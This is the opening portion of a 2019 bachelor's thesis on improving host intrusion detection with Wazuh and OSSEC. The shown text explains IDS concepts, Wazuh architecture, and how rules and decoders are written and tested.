

UNIVERSITY OF SANTIAGO DE
COMPOSTELA



ESCOLA TÉCNICA SUPERIOR DE ENXEÑARÍA

Improvements in IDS: adding functionality to Wazuh

Autor:

Andrés Santiago Gómez Vidal

Directores:

**Purificación Cariñena Amigo
Andrés Tarascó Acuña**

Computer Engineering Degree

February 2019

Final degree project presented at the Escola Técnica Superior de Enxeñaría of
the University of Santiago de Compostela to obtain the Degree in Computer
Engineering



Ms. Purificación Cariñena Amigo, Professor Computing Science and Artificial Intelligence at the University of Santiago de Compostela and **Mr. Andrés Tarascó Acuña**, Managing Director at Tarlogic Security S.L.

STATE:

That the present report entitled *Improvements in IDS: adding functionality to Wazuh* written by **Andrés Santiago Gómez Vidal** in order to obtain the ECTS corresponding to the final degree project of the Computer Engineering degree was conducted under our direction in the department of Computer Science and Artificial Intelligence of the University of Santiago de Compostela.

For the purpose to be duly recorded, this document was signed in Santiago de Compostela on February TODO, 2019:

The director,

The codirector,

The student,

(Purificación Cariñena Amigo) (Andrés Tarascó Acuña) (Andrés Santiago Gómez Vidal)

Index

1	Introduction	1
1.1	Motivation	1
1.2	Objectives	6
1.3	Structure of this document	7
2	OSSEC and Wazuh	9
2.1	Introduction	9
2.2	Wazuh architecture	11
2.3	Rules and decoders	13
3	Requirements	19
3.1	Limitations	19
3.2	Non-functional requirements	21
3.2.1	Identification of non-functional requirements	21
3.2.2	Description of non-functional requirements	22
4	Project management	27
4.1	Scope management	27
4.1.1	Description of the scope	27
4.1.2	Acceptation criteria	28
4.1.3	Increments	28
4.1.4	Products of the project	29
4.1.5	Exclusions	29
4.1.6	Restrictions	31
4.2	Risk management	31
4.2.1	Risk metrics	32
4.2.2	Risk identification	33
4.2.3	Risk analysis and planning	33
4.2.4	Risk supervision	45
4.3	Configuration management	47
4.3.1	Configuration elements	48
4.4	Time management	48
4.4.1	Methodology	48

4.4.2	WBS	48
4.4.3	Initial planning	51
4.4.4	Real planning	61
5	Technologies and tools	67
5.1	For development and configuration	67
5.2	For pentesting	67
5.3	For processing logs	68
5.4	For the documentation	68
6	Architecture	71
6.1	Virtual machines	71
7	Increment 1	75
7.1	Golden Ticket	75
7.1.1	Exploit methods	77
7.1.2	Detection purely with signatures	85
7.1.3	Detection purely with Windows events	85
7.1.4	Detection of Mimikatz	87
7.1.5	Detection of the use of the TGT with klist	89
7.1.6	Silver Ticket	97
7.1.7	Mitigation	98
7.1.8	Conclusion	100
7.2	More about the extraction of credentials	100
7.2.1	Exploit methods	101
7.2.2	Detection of process accessing LSASS	109
7.2.3	Mitigation	111
7.2.4	Conclusion	112
7.3	More about PowerShell	112
7.3.1	Encoding commands	113
7.3.2	PowerShell version 5 security features	115
7.3.3	PowerShell without powershell.exe	116
7.3.4	Conclusion	119
7.4	Detection of suspicious logins	119
7.4.1	Reverse brute force login attempts	119
7.4.2	Distributed brute force login attempts	120
7.4.3	Login outside of usual hours	122
7.4.4	Conclusion	125
A	Glossary	127
B	Bibliography	131

List of Figures

1.1	Comparison by attributes of the most important ICSs[7]	5
2.1	The different parts of Wazuh[10]	9
2.2	Single host architecture	12
2.3	Distributed architecture	12
2.4	Communications and data flow	13
2.5	Event Flow Diagram	14
2.6	Portion of the ruleset used by Wazuh[19]	16
2.7	Example of output for ossec-logtest	17
4.1	Planning simplification	52
4.2	“Beginning of the project” planning	53
4.3	“Increment 1: Common attacks in Windows Server” planning	54
4.4	“Increment 2: Use of more data sources” planning	55
4.5	“Increment 3: Detection/action against ransomware” planning	56
4.6	“Increment 4: Adapt Wazuh configuration to typical requirements from enterprises” planning	57
4.7	“Increment 5: Explore solutions in problems with GPDR” planning	58
4.8	“Increment 6: Additional detection for GNU/Linux” planning	59
4.9	“Increment 7: VirusTotal integration” planning	60
4.10	“Closing of the project” planning	61
4.11	Planning simplification	62
4.12	“Beginning of the project” planning	63
4.13	“Updating tools of the project” planning	64
4.14	“Increment 1: Common attacks in Windows Server” planning	65
6.1	Virtual machines in the project	72
7.1	Steps for Kerberos authentication	76
7.2	Meterpreter shell running	82
7.3	Migration to a PowerShell session as AD administrator	82
7.4	Retrieval of KRBTGT data and generation of the Golden Ticket with Kiwi	83
7.5	Retrieval of KRBTGT data with hashdump	84

7.6	Klist listing tickets for a certain session	94
7.7	Latest alert of the klist monitoring in the manager	95
7.8	Backing up the database of the AD using the ntdsutil shell	102
7.9	Part of PSAttack events in the archives log	118

List of Tables

- 1.1 Simplification of the data flow 2
- 3.1 List of the non-functional requirements of the project 21
- 4.1 Probability classification of risks 32
- 4.2 Impact classification of risks 32
- 4.3 Method of calculation of exposition based on probability and impact 32
- 4.4 List of the risks of the project 33
- 7.1 Exploit detection by grouping events 89
- 7.2 Exploit detection by the klist script 97
- 7.3 Exploit detection of unusual grantedAccess values 111

Chapter 1

Introduction

This project was made in collaboration with the cybersecurity company Tarlogic SL, even though I am not a member of Tarlogic and have never worked with them in the past. Due to my lack of professional experience in cybersecurity and the need to research in this project, the scope and planning of the work had to be rescheduled. Furthermore in this project there are no absolute constraints or objectives, as it was suggested as a case between investigation (with some coding) and cybersecurity auditing, so the scope can be reduced if the time remaining is too short.

1.1 Motivation

Cybersecurity nowadays is very complex: there are many sub-fields and expert tools and it could be argued that is impossible to guarantee that any system is totally safe. In this project we put ourselves in the shoes of a system administrator for an enterprise, that wants to improve the security by detecting intrusions in the servers he works on. This is key to decide which technologies and tools we choose in this project.

Cybersecurity measures can be applied in multiple layers of the system, each with different tools, objectives, advantages and costs. In general the security of a system can be divided into the next parts:

1. **Firewall:** Control the inbound/outbound connections, on the **network layer**. In our scenario its objective is to reduce the amount of inbound connections, reducing the chance of intrusion.
2. **IPS:** Intrusion Prevention System to minimize the chance of intrusions, on the **network and host layers**. Provides active protection by actions.
3. **IDS:** Intrusion Detection System to mitigate the damage of intrusions, on the **network and host layers**. Provides passive protection by alerts.

The next table shows a **simplified** flow on how the information is processed by the security layers and methods. For example an IDS can monitor the network connections, scanning the whole packet (header and payload) and filing a report if needed, but has worse performance than a firewall because they only scan the header of the packet and just opt to reject them[1].

Table 1.1: Simplification of the data flow

Layer	Network	Network and Host	
Method	Firewall	IPS	IDS
Measures	Prevent	Prevent	Mitigate

Direction of the data flow

An IDS that focus on network monitoring is a NIDS. They have become widely used over the past two decades because of the impressive capability to provide a granular view of what is happening on the network.

Attackers have grown used to NIDSs and have found ways to evade them, like[2]:

1. Avoid using known patterns in their connections.
2. Use encrypted connections.
3. Send the data in pieces accross the network. This does not work against NIDSs that can reassemble them, at a greater computing cost.
4. Denial of Service attacks: too much traffic overloads the NIDS, blinding it.

We understand that NIDSs are useful in many situations, and there are many cases in this project where they could be used to complement an HIDS. An HIDS can inspect the full stream of communications, making useless the techniques 2 and 3 in the previous example for evading NIDSs.

We focus on HIDS because we are more interested about detection at host level, rather than network. Also IDS is less explored than IPS or firewalls and due to the advance in gathering and processing of data in the last years IDS has become much more viable and reliable.

IDSs are different from antivirus or antimalware because the first are systems **specialized** in detection and the latter usually focus on prevention, however

prevention and detection are often meshed together because both are deeply related. There are some cases where a system specialized in detection offers some kind of mitigation functionality or one specialized in prevention offers some kind of detection functionality.

It is important to note that in cybersecurity the trend is for the attack to be created first and later some kind of measures, not necessarily by the same teams as they usually are specialized in each role. This means that defensive security that requires manual intervention often lags behind.

Nowadays there are lots of different attacks, so many that their detection could be almost impossible one by one, but most of them can be detected because they share patterns. If we can determine the patterns of an attack and code a way to detect them we can detect the threat. Some times is easier to detect the attack and take measures after the intrusion has taken place.

IDSs work by analysing the key information available (programs, logs, network information, etc) to determine if there has been an intrusion in the system. The details of the process vary with each IDS but in general they work like an expert system:

- The source of the data is the system.
- The alerts are set by certain rules when they match.
- Rules do not need to throw an alert and there can be dependencies, allowing a stateful approach and complex analysis without false positives (the main annoyance of IDSs).

There are two types of IDS, based on the detection mechanism:

- Signature based: The IDS looks for specific data (signature), for example a string. This is often an efficient solution to known attacks, but is fundamentally useless against unknown attacks (attacks without a signature in the IDS database).
- Behaviour analysis: After a training period the IDS can detect when an event is rare (by probability) and correlate these suspicious occurrences to an intrusion.

In our case we take interest in the signature approach because is much more used and behavior analysis is more fit for network than host.

OSSEC is an HIDS (Host-based IDS) solution with detection based on rules and decoders. Both rules and decoders can be defined with numerous options and support dependencies and regular expressions.

- The decoders format the data for the rules.
- There is a threat if the conditions of the rule are met.

OSSEC stands for **O**pen **S**ource HIDS **SEC**urity and is interesting for this project because[3][4]:

- **Widely Used:** OSSEC is a growing project, used by many different entities (ISPs, universities, governments, large corporate data centers) as their main HIDS solution. In addition to being deployed as an HIDS, it is commonly used strictly as a log analysis tool, monitoring and analyzing firewalls, IDSs, web servers and authentication logs.
- **Scalable:** Because it is an HIDS and it uses **agents**. Each monitored host can either install the agent or use an agentless agent[5][6]. Agentless agents are processes initiated from the OSSEC manager, which gather information from remote systems, and use any RPC method (e.g. ssh, snmp rdp, wmi).
- **Multi-platform:** GNU/Linux, Windows, Mac OS and Solaris. This is important because most professional services are on GNU/Linux or Windows, but it is important to note that rules can only work in one operating system.
- **Free:** OSSEC is a free software and will remain so in the future; you can redistribute it and/or modify it under the terms of the GNU General Public License (version 2) as published by the FSF – Free Software Foundation.
- **Open source:** The code is open, so you can read, contribute and debug it all you want.
- **Rootkits detection:** This type of malware usually replaces or changes existing operating system components in order to alter the behavior of the system. Rootkits can hide other processes, files or network connections like itself.
- **File integrity monitoring:** To detect access or changes to sensitive data.

There are lots of alternatives to OSSEC for the scenario of a system administrator that wants to reinforce the security of the systems he is responsible for. There are free of charge and paid solutions. Not all are pure IDSs and often they specialize

in a field. For example the next table shows a comparison of the most important ICSs (Industrial Control Systems):

	Enterprise					Control Center				Local HMI LAN					Field VO Devices					Transport				Acquisition			Coverage										
	IOC Detection	NTAD	Outlier Analysis	Log Review	SAR	RE Analysis	IOC Detection	NTAD	Outlier Analysis	Log Review	SAR	RE Analysis	IOC Detection	NTAD	Outlier Analysis	Log Review	SAR	RE Analysis	IOC Detection	NTAD	Outlier Analysis	Log Review	SAR	RE Analysis	Ethernet	File	Web	Backplane	USB	Commercial	Open	University	Enterprise	Control Center	HMI	Field	
ABB Cyber Security Benchmark	10	11	4				15	18					13	27					10	23					36	29	0		1	29			5	36	44	52	30
AlienVault Unified Security Management SIEM																																					
Binary Ninja																																					
Binwalk																																					
Bro																																					
Centrify																																					
CheckPoint Software - SandBlast																																					
CHIPSEC																																					
Clarity																																					
CodeDNA																																					
ConPot																																					
CyberX Xsense																																					
DarkTrace ICS																																					
Digital Arts																																					
Dragos																																					
Elastic Stack																																					
fcid																																					
FireEye IOC Editor																																					
FireEye IOC Finder																																					
Fortinet-Nozomi Networks																																					
Graylog																																					
GridPot																																					
Hex-Rays IDA Pro																																					
Hopper Disassembler																																					
Hyperion																																					
Indegy Platform																																					
MB Connect Line mbSECBOX																																					
McAfee																																					
MSI Sentinel and MSI 1																																					
N-Dimension Solutions n-Platform 340S or 440D																																					
Nessus																																					
Nexthine ICS Shield																																					
OSSEC																																					
Plaso - Log2timeline																																					
Protecode																																					
Radare																																					
Radflow																																					
Security Onion																																					
SecurityMatters SilentDefense																																					
Senami IDS																																					
Snort																																					
Snowman																																					
Splunk																																					
Suricata																</																					

Figure 1.1: Comparison by attributes of the most important ICSs[7]

One of the problems of a comparison in a table like this is that it fails to show how much a tool excels or lacks in the features it shares with others, how easy it is to use and other factors that can decide the right tool. The most relevant alternative technologies to OSSEC for this project are[8]:

- Sagan: An open source HIDS, but only supports *nix operating systems (Linux, FreeBSD, OpenBSD, etc) and it lacks in features compared to OSSEC.

- YARA: Is not an IDS or IPS, it is just a tool that does pattern/string/signature matching, but it excels at it in performance, results and easiness to write the rules. It can be used to scan the **memory** for known patterns. YARA is being used widely in cybersecurity, for example by Avast, Kaspersky Lab, VirusTotal and McAfee Advanced Threat Defense[9]. We could build a system to use YARA to scan files but always combined with at least another tool, but we prefer to stick to a tested IDS.

Due to their popularity is worth mentioning the next tools, even though they are only for network:

- Bro: Is an open source IDS and supports only Linux, FreeBSD, and Mac OS.
- Snort: Is the most popular open source IDS/IPS, but can be expensive in processing power.
- Suricata: Another open source IDS/IPS solution. It provides hardware acceleration and multi-threading to improve the scanning speed.

Most of the attributes in the previous comparison do not matter to us. We chose OSSEC because the problems found on the alternatives. Also OSSEC offers a reliable way to use an already done and thoroughly tested IDS, which we can enhance to our needs without much work. To even ease more this we will use Wazuh, a fork of OSSEC.

1.2 Objectives

Quality is valued more than quantity in this project. Therefore anything will be reworked or discarded if it does not fully satisfy the student, Tarlogic or the professor.

The main objective is to improve intrusion detection in IDS. This can be accomplished in several ways:

- Adding or changing functionality of an already existing technology.
 - Coding on core or additions.
 - Configuration or input of the program.

In this project the focus is on the configuration, particularly of rules to detect

certain attacks. Is necessary to fully understand the attacks first to code its detection, therefore they also will need a fair amount of time. It is important to explain the attacks and their detection clearly, in order to make this work useful for anyone else and ease any changes.

We will use OSSEC through Wazuh to code rules and decoders, without the need to change any code of the program itself. This means this project can focus directly on detection without the need to create a full system from scratch. If it were to be convenient to modify the detection system itself it would be considered, depending on the importance, the progress and the remaining time of the project.

The rest of the objectives can be met with each of the increments, that may or may not be done in this project (depending on the progress). Because this project does not have a set of must have objectives they were planned in a modular fashion. Still some of them were marked as essential and if they were not to be met it would mean the failure of the project. More on its section on page 28.

1.3 Structure of this document

This document has TODO chapters:

- In **chapter 1**
- In **chapter 2**
- In **chapter 3**
- In **chapter 4**
- In **chapter 5**
- In **chapter 6**
- In **chapter 7**

Chapter 2

OSSEC and Wazuh

2.1 Introduction

Wazuh is a fork of OSSEC. It adds a RESTful API, has a more updated ruleset and is easier to install (providing ELK over OSSEC).




Figure 2.1: The different parts of Wazuh[10]

The most interesting qualities of Wazuh for this project are[11][12]:

- **Rootkits detection:** Rootkits are commonly used after an attack has succeeded to use the computer of the victim leaving no traces.
- **File integrity monitoring:** It can provide detection of intrusions by identifying changes in content, permissions, ownership, and attributes on the monitored files. It can be used to comply with GDPR (General Data Protection Regulation).

- **Scalability and multi-platform:** This means that the work on this project could really be used in real work environments.
- **Configuration management:** The configuration is managed by the Wazuh server (Wazuh manager) and the agents can be grouped, allowing custom, group or global gathering and detection for each agent.
- **Multiple sources of data:** The scanned data can be from logs, output of commands or databases.
- **Active response:** Automated remediation to security violations and threats, to mitigate more the possible damage. For example to stop the Internet connection to isolate a compromised system.
- **Improved ruleset:** It is the combination of rules and decoders. Having this ruleset out of the box reduces the workload of this project. It can also serve as reference and complement some of the rules and decoders that this project intends to work on.
- **Open source, free and easy to contribute to:** This is optional but nice, as it offers a chance to an inexperienced student to contribute in a real and useful project. The project is hosted on Github and Google Groups. In this project the contribution would be to the ruleset[13] and not to the core of Wazuh[14] or the documentation[15].

The RESTful API interacts using OSSEC commands and would be interesting if this project were related to a tool issuing queries to Wazuh, but this is not the case. Anyway it is still something valuable to have as these kind of tools are very common nowadays.

Wazuh provides support and integration with multiple important tools and technologies:

- **Docker container for OSSEC:** An ossec-server image with the ability to separate the ossec configuration/data from the container.
- **Puppet and Ansible:** For massive deployment. This can be very helpful to setup a big environment mostly because even being no need to put configuration files in the agents for Wazuh often is necessary to configure other things and the process of registering agents can be tedious manually.
- **Network IDS integration:** Gives the option to use OwlH and integrate Suricata and Bro to generate alerts in Wazuh.

- VirusTotal: A free virus, malware and URL online scanning service that combines more than 40 antivirus solutions.
- OSQuery: Osquery can be used to expose an operating system as a high-performance relational database. This allows you to write SQL-based queries to explore operating system data.

The use of these depends on the scenario, but we only take interest in VirusTotal and Network integration. They can work as secondary detection methods for the most critical or complicated cases.

2.2 Wazuh architecture

A basic Wazuh setup has the next components[16]:

- Wazuh server: Runs the Wazuh manager, API and Filebeat (Filebeat is only necessary in distributed architecture). It collects and analyzes data from deployed agents.
- ELK stack: It reads, parses, indexes, and stores alert data generated by the Wazuh server. The ELK stack is flexible, highly configurable and very used in big data.
- Wazuh agent: Runs on the monitored host, collecting system log and configuration data and detecting intrusions and anomalies. It communicates with the Wazuh server, to which it forwards collected data for further analysis.

The main difference with the architecture of OSSEC is the ELK stack, because OSSEC leaves the choice of tools to the user. ELK stands for the combination of:

- Elasticsearch: Gets the data and allows search queries and analysis.
- Logstash: Transforms the data to the desired format. This step can make alike data from different log and output formats, trivializing the decoders work.
- Kibana: Shows the data in a web browser, with graphs and options like grouping and time interval. This is often easier than to write commands to scan the OSSEC log in the Wazuh server, as the data of interest tends to stay the same.

There are two possible architectures for this setup: having the ELK stack in the same machine that the Wazuh server (single host) or in a separated one (distributed). Each has advantages and disadvantages and in this project we will use the single host because in our case there are no constraints and is easier to set up and is more efficient.




Figure 2.2: Single host architecture




Figure 2.3: Distributed architecture

To understand better the communications and data flow in Wazuh we will now get into more detail on the process[17][18].

Wazuh agents use the OSSEC message protocol to send collected events to the Wazuh server over port 1514 (UDP or TCP). The Wazuh server then decodes and rule-checks the received events with the analysis engine. Events that trip a

rule are augmented with alert data such as rule id and rule name. The Wazuh message protocol uses a 192-bit Blowfish encryption with a full 16-round implementation, or AES encryption with 128 bits per block and 256-bit keys.

Logstash formats the incoming data and optionally enriches it with GeoIP information before sending it to Elasticsearch (port 9200/TCP). Once the data is indexed into Elasticsearch, Kibana (port 5601/TCP) is used to mine and visualize the information.

The Wazuh App runs inside Kibana constantly querying the RESTful API (port 55000/TCP on the Wazuh manager) in order to display configuration and status related information of the server and agents, as well to restart agents when desired. This communication is encrypted with TLS and authenticated with username and password.




Figure 2.4: Communications and data flow


Both alerts and non-alert events are stored in files on the Wazuh server in addition to being sent to Elasticsearch. These files can be written in JSON format and/or in plain text format (.log, with no decoded fields but more compact). These files are daily compressed and signed using MD5 and SHA1 checksums. There is also the option to store the alerts in a database if OSSEC is compiled with database support (for example MySQL or PostgreSQL)[2].

2.3 Rules and decoders

They constitute the main part of this project and they can be used to detect application or system errors, misconfigurations, attempted and/or successful malicious activities, policy violations and a variety of other security and operational issues[11]. Wazuh is quite helpful with the features and documentation of the ruleset and in this project the already existing rules and decoders were a great

help as examples.

Most of the time we forget about the rest of the details of the previous figure, focusing just on the immediate elements to the ruleset:



When an event is received in the manager first it gets decoded. The process of predecoding is very simple and is meant to extract only static information from well-known fields of an event. Decoding is used for extracting the data that is not static. This means later we can make rules that process this information. It can also be useful to differentiate very similar events, to be later processed by different rules.




Figure 2.5: Event Flow Diagram

At least a rule in the hierarchy has to be related to the decoder of the event for

it to be able to trigger an alert. An Alert is generated if the conditions of the rule are true and the level of the rule is greater than 1.

When alerts are triggered they are recorded into the log, and also can be stored in a database, send mails and execute commands[2].

There are two types of rules[2]:

- **Atomic:** They are based on simple events, without any correlation. They are by far the most used.
- **Composite:** Those with multiple events. They have a time window and a number of times the rule has to be true before triggering the alert. They can group multiple atomic rules, all of which have to be true for the composite rule to be true.

The level parameter of the rule marks the severity of the alert. These are some examples[2]:

- 0: Ignored, no action taken. Primarily used to avoid false positives. These rules are scanned before all the others and include events with no security relevance.
- 1: They are like 0, but for composite rules. Atomic rules for composite rules need to be of level 1 to be used by composite rules and not generate any alert on their own.
- 2: System low priority notifications or status messages that have no security relevance.
- 3: Successful/authorized events. Successful login attempts, firewall allow events, etc.
- 4: System low priority errors. Errors related to bad configurations or unused devices/applications.
- 5: User-generated errors. Missed passwords, denied actions, etc. These messages typically have no security relevance.
- 6: Low relevance attacks. Indicate a worm or a virus that provide no threat to the system such as a Windows worm attacking a Linux server. They also include frequently triggered IDS events and common error events.

In this project the same level is used for all the rules that are meant to trigger alerts, to keep it simple.

Rules can be added in `/var/ossec/etc/rules/` and decoders in `/var/ossec/etc/decoders/` without any issue, but to change the already existing ones in `/var/ossec/ruleset/rules/` or `/var/ossec/ruleset/decoders/` is a bad idea because the next changes in those files from updates would overwrite them.

As mentioned before Wazuh adds its own ruleset over the one provided by the OSSEC project. The next table shows about 20% of the combined ruleset that Wazuh uses, where “Out of the box” means that the source was the OSSEC project.

OSSEC Ruleset		
Rule	Description	Source
amazon_rules	Amazon main rules.	Created by Wazuh
amazon-ec2_rules	Amazon Virtual Private Cloud (Amazon VPC) lets you provision a logically isolated section of the Amazon Web Services (AWS) Cloud where you can launch AWS resources in a virtual network that you define.	Created by Wazuh
amazon-iam_rules	AWS Identity and Access Management (IAM) is a web service that helps you securely control access to AWS resources for your users. You use IAM to control who can use your AWS resources (authentication) and what resources they can use and in what ways (authorization).	Created by Wazuh
apache_rules	Apache is the world's most used web server software.	Out of the box
apparmor_rules	AppArmor is a Linux kernel security module that allows the system administrator to restrict programs's capabilities with per-program profiles.	Out of the box
arpwatch_rules	ARPWatch is a computer software tool for monitoring Address Resolution Protocol traffic on a computer network.	Out of the box
asterisk_rules	Asterisk is a software implementation of a telephone private branch exchange (PBX).	Out of the box
attack_rules	Signatures of different attacks detected by OSSEC	Created by Wazuh
auditd_rules	The Linux Audit system provides a way to track security-relevant information on your system. Based on pre-configured rules, Audit generates log entries to record as much information about the events that are happening on your system as possible.	Created by Wazuh
cimserver_rules	Compaq Insight Manager Server	Out of the box
cisco-estreamer_rules	The FireSIGHT System Event Streamer (eStreamer) uses a message-oriented protocol to stream events and host profile information to the client application.	Created by Wazuh
cisco-ios_rules	Cisco IOS is a software used on most Cisco Systems routers and current Cisco network switches.	Out of the box
clam_av_rules	Clam AntiVirus (ClamAV) is a free and open-source, cross-platform antivirus software tool-kit able to detect many types of malicious software.	Out of the box
courier_rules	IMAP/POP3 server	Out of the box
docker_rules	Docker is an open-source project that automates the deployment of applications inside software containers.	Created by Wazuh
dovecot_rules	Dovecot is an open-source IMAP and POP3 server for Linux/UNIX-like systems, written primarily with security in mind.	Out of the box
dropbear_rules	Dropbear is a software package that provides a Secure Shell-compatible server and client. It is designed as a replacement for standard OpenSSH for environments with low memory and processor resources, such as embedded systems.	Out of the box
firewall_rules	Firewalld provides a dynamically managed firewall with support for network/firewall zones to define the trust level of network connections or interfaces. Default firewall management tool RHEL and Fedora.	Out of the box
firewall_rules	Firewall events detected by OSSEC	Out of the box

Figure 2.6: Portion of the ruleset used by Wazuh[19]

Wazuh provides a way to manually test how an event is decoded and if an alert is generated with the tool `/var/ossec/bin/ossec-logtest`[20], which is very useful for debugging. To use it you only need to introduce the data as it would be received by the Wazuh manager. Is possible to show which rules are tried and which trigger an alert for each event. This tools does not need a restart of the wazuh-manager service whenever changes want to be tested because it reads the configuration directly.

But is also worth to mention that some times it can be misleading because it does not work in the same way as the manager. For example the logtest may show that the log matches a certain rule but actually it has matched a previous one silently.

For example for this input:

```
Mar  8 22:39:13 ip-10-0-0-10 sshd[2742]: Accepted publickey for root from 73.189.131.56 port 57516
```

We get the next output:

```
$ /var/ossec/bin/ossec-logtest

Mar  8 22:39:13 ip-10-0-0-10 sshd[2742]: Accepted publickey for root from 73.189.131.56 port 57516

**Phase 1: Completed pre-decoding.
  full event: 'Mar  8 22:39:13 ip-10-0-0-10 sshd[2742]: Accepted publickey for root from 73.189.131.56 port 57516'
  hostname: 'ip-10-0-0-10'
  program_name: 'sshd'
  log: 'Accepted publickey for root from 73.189.131.56 port 57516'

**Phase 2: Completed decoding.
  decoder: 'sshd'
